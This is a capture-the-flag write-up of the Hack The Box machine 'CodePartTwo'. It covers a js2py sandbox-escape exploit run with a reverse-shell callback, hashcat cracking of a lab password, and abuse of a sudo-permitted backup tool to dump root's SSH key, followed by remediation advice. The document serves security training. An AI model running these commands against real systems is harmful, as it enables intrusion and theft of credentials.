CodePartTwo writeup
Box name: CodePartTwo
Difficulty: Easy
OS: Linux
Overview: CodePartTwo is an Easy Linux machine that features a vulnerable Flask-based web application. Initial web enumeration reveals a JavaScript code editor powered by a vulnerable version of js2py, which allows for remote code execution via sandbox escape. Exploiting this flaw grants access to the system as an unprivileged user. Further enumeration reveals an SQLite database containing password hashes, which are cracked to gain SSH access. Finally, a backup utility, npbackup-cli, that runs with root privileges, is leveraged to obtain root privileges.
Link: https://app.hackthebox.com/machines/CodePartTwo?sort_by=created_at&sort_type=desc
Machine IP: 10.129.232.59
Rustscanned the machine.
rustscan -a 10.129.232.59 –ulimit 5000 -b 2000 — -A -Pn

Checked out Port 8000.

We get a website. Tried registering and it worked.

I ran a few commands to get a lay of the land but it not running from system (tried running dir, ls, whoami, ping, etc). From the previous page we can download the app though. Downloaded that and unzipped it. Read through the app and after doing some research the vulnerability is in /run_code as it uses js2py.eval_js() with no auth check and no sanitization. Found CVE-2024-28397 and found an exploit here https://github.com/naclapor/CVE-2024-28397/blob/main/exploit.py. Downloaded this exploit, ran it and got a shell.
python3 exploit.py –target http://10.129.232.59:8000/run_code –lhost 10.10.16.147 –lport 4444


Stabilized shell.
python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
Can’t get user though yet, but there is a user marco on the machine.

I poked around further. Got to /opt and saw a npbackup-cli. I can’t access it but I’m going to bet that’s privesc from marco to root. Will take a look at that later.

After more extensive manual enumeration I found a databases in the original directory I landed in. Interacted with it using sqlite3 and I got a hash for marco.

Cracked the hash with hashcat.
hashcat -m 0 -a 0 649c9d65a206a75f5abe509fe128bce5 /usr/share/wordlists/rockyou.txt

Marco:sweetangelbabylove
I tried using this on ssh and was able to get in.

Got user.txt and there was also just a backup conf file directly in marco’s directory.

Read it and there’s a backup path at /home/app/app.

I was on the fence of how we can get root from this but eventually I also realized we can also run this as root.
sudo -l

Going to try to back up root to get the root.txt that way. Copied npbackup.conf to npbackup2.conf and changed the file path backup to root. Looked up how to use npbackup-cli and was able to back it up.
sudo /usr/local/bin/npbackup-cli -c npbackup2.conf -b -f

sudo /usr/local/bin/npbackup-cli -c npbackup2.conf –ls

I tried just getting the flag but that didn’t work, as it kept deleting my .conf file. Instead I just grabbed the ssh key.
sudo /usr/local/bin/npbackup-cli -c npbackup2.conf –dump /root/.ssh/id_rsa


Copied that to my machine, and used it and we got root.
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified port 8000 (HTTP). Browsed to the web application and successfully registered an account. The application appeared to be a JavaScript code editor. Attempted basic commands but the editor was not executing system commands directly.
rustscan -a 10.129.232.59 –ulimit 5000 -b 2000 — -A -Pn
2 – Source code analysis and CVE identification Downloaded the application source from the site and unzipped it. Read through the code and identified that the /run_code endpoint used js2py.eval_js() with no authentication check and no input sanitisation, making it vulnerable to a sandbox escape. Identified this as CVE-2024-28397 and found a public PoC exploit.
3 – Initial Access – js2py sandbox escape (CVE-2024-28397) Used the public exploit to escape the js2py sandbox and execute arbitrary system commands, landing a shell as the app user. Stabilised the shell.
python3 exploit.py –target http://10.129.232.59:8000/run_code –lhost 10.10.16.147 –lport 4444 python3 -c ‘import pty; pty.spawn(“/bin/bash”)’
4 – Credential extraction and lateral movement Manual enumeration found an SQLite database in the application directory. Queried it with sqlite3 and extracted an MD5 hash for the marco user. Cracked it with Hashcat and used the recovered password to SSH in as marco. Retrieved user.txt.
hashcat -m 0 -a 0 649c9d65a206a75f5abe509fe128bce5 /usr/share/wordlists/rockyou.txt
Credentials recovered: marco:sweetangelbabylove
5 – Privilege Escalation – npbackup-cli sudo abuse Found npbackup-cli in /usr/local/bin and confirmed via sudo -l that marco could run it as root. Found an existing backup config pointing to /home/app/app. Copied the config, modified the backup path to /root, and used npbackup-cli to back up the root directory. Listed the backup contents then dumped the root SSH private key.
sudo /usr/local/bin/npbackup-cli -c npbackup2.conf -b -f sudo /usr/local/bin/npbackup-cli -c npbackup2.conf –dump /root/.ssh/id_rsa
6 – Root Copied the private key to the attack machine and used it to SSH in as root. Retrieved root.txt.
Key Takeaways
- Unauthenticated code execution endpoint – CVE-2024-28397 (CVSS 8.8 High) – The /run_code endpoint accepted arbitrary JavaScript and passed it directly to js2py.eval_js() with no authentication and no sanitisation. Any unauthenticated visitor could execute code in the js2py runtime and escape the sandbox to reach the underlying OS. Endpoints executing user-supplied code must require authentication and use a hardened isolated execution environment.
- Credentials stored in a plaintext SQLite database – The application stored user password hashes in an SQLite database on the filesystem without any additional access controls. The database was readable by the application user, allowing hash extraction after gaining a foothold. Databases containing credentials must be access-controlled and passwords must use a strong hashing algorithm such as bcrypt or Argon2 rather than MD5.
- Weak password crackable with rockyou – The marco account password was in the rockyou wordlist and cracked quickly from an MD5 hash. MD5 is not a suitable algorithm for password storage and user passwords must meet complexity requirements that make them resistant to dictionary attacks.
- Overly permissive sudo rule on a backup utility – Marco could run npbackup-cli as root with no restrictions on which config file or backup path could be used. This allowed an arbitrary file read of any path on the system including root’s SSH private key. Sudo rules for backup utilities must restrict the config file path and the backup source to specific approved locations.
- Root SSH private key extractable – The root account had an SSH private key that was accessible once root-level file read was achieved. Root should not have an SSH private key stored on the system and root SSH login should be disabled entirely.
Remediation
[Immediate] Remediate the unauthenticated code execution endpoint – CVE-2024-28397 (CVSS 8.8 High) Require authentication on the /run_code endpoint immediately. Replace js2py with a fully isolated execution environment such as a sandboxed container or a restricted interpreter with no access to the host OS. Conduct a full audit of all endpoints for missing authentication controls.
[Immediate] Replace MD5 password hashing with a modern algorithm Migrate all stored password hashes from MD5 to bcrypt, scrypt, or Argon2. Force a password reset for all affected accounts. Implement a password policy requiring minimum length and complexity to reduce susceptibility to dictionary attacks.
[Immediate] Restrict the npbackup-cli sudo rule Modify the sudoers entry to restrict npbackup-cli to a specific approved configuration file and a specific backup source directory. Prevent the user from supplying arbitrary config files or backup paths. Test the restricted rule against known abuse techniques before deploying.
[Immediate] Disable root SSH login and remove root SSH keys Set PermitRootLogin no in /etc/ssh/sshd_config. Remove any existing SSH private keys from the root account home directory. All privileged access must go through a named user account with sudo and be logged and monitored.
[Short-term] Restrict access to application databases Ensure SQLite and other application databases are not readable by any user other than the application service account. Apply filesystem permissions to restrict database files and store them outside the web root and outside any directory accessible after a typical exploitation step.
[Long-term] Implement a secure development lifecycle for internal applications Establish a code review and security testing process covering all internal applications. Security controls including authentication on all endpoints, input validation, safe handling of user-supplied code, and secure credential storage must be verified before any application is deployed. Include Flask and Python applications in the scope of regular penetration tests.


Leave a Reply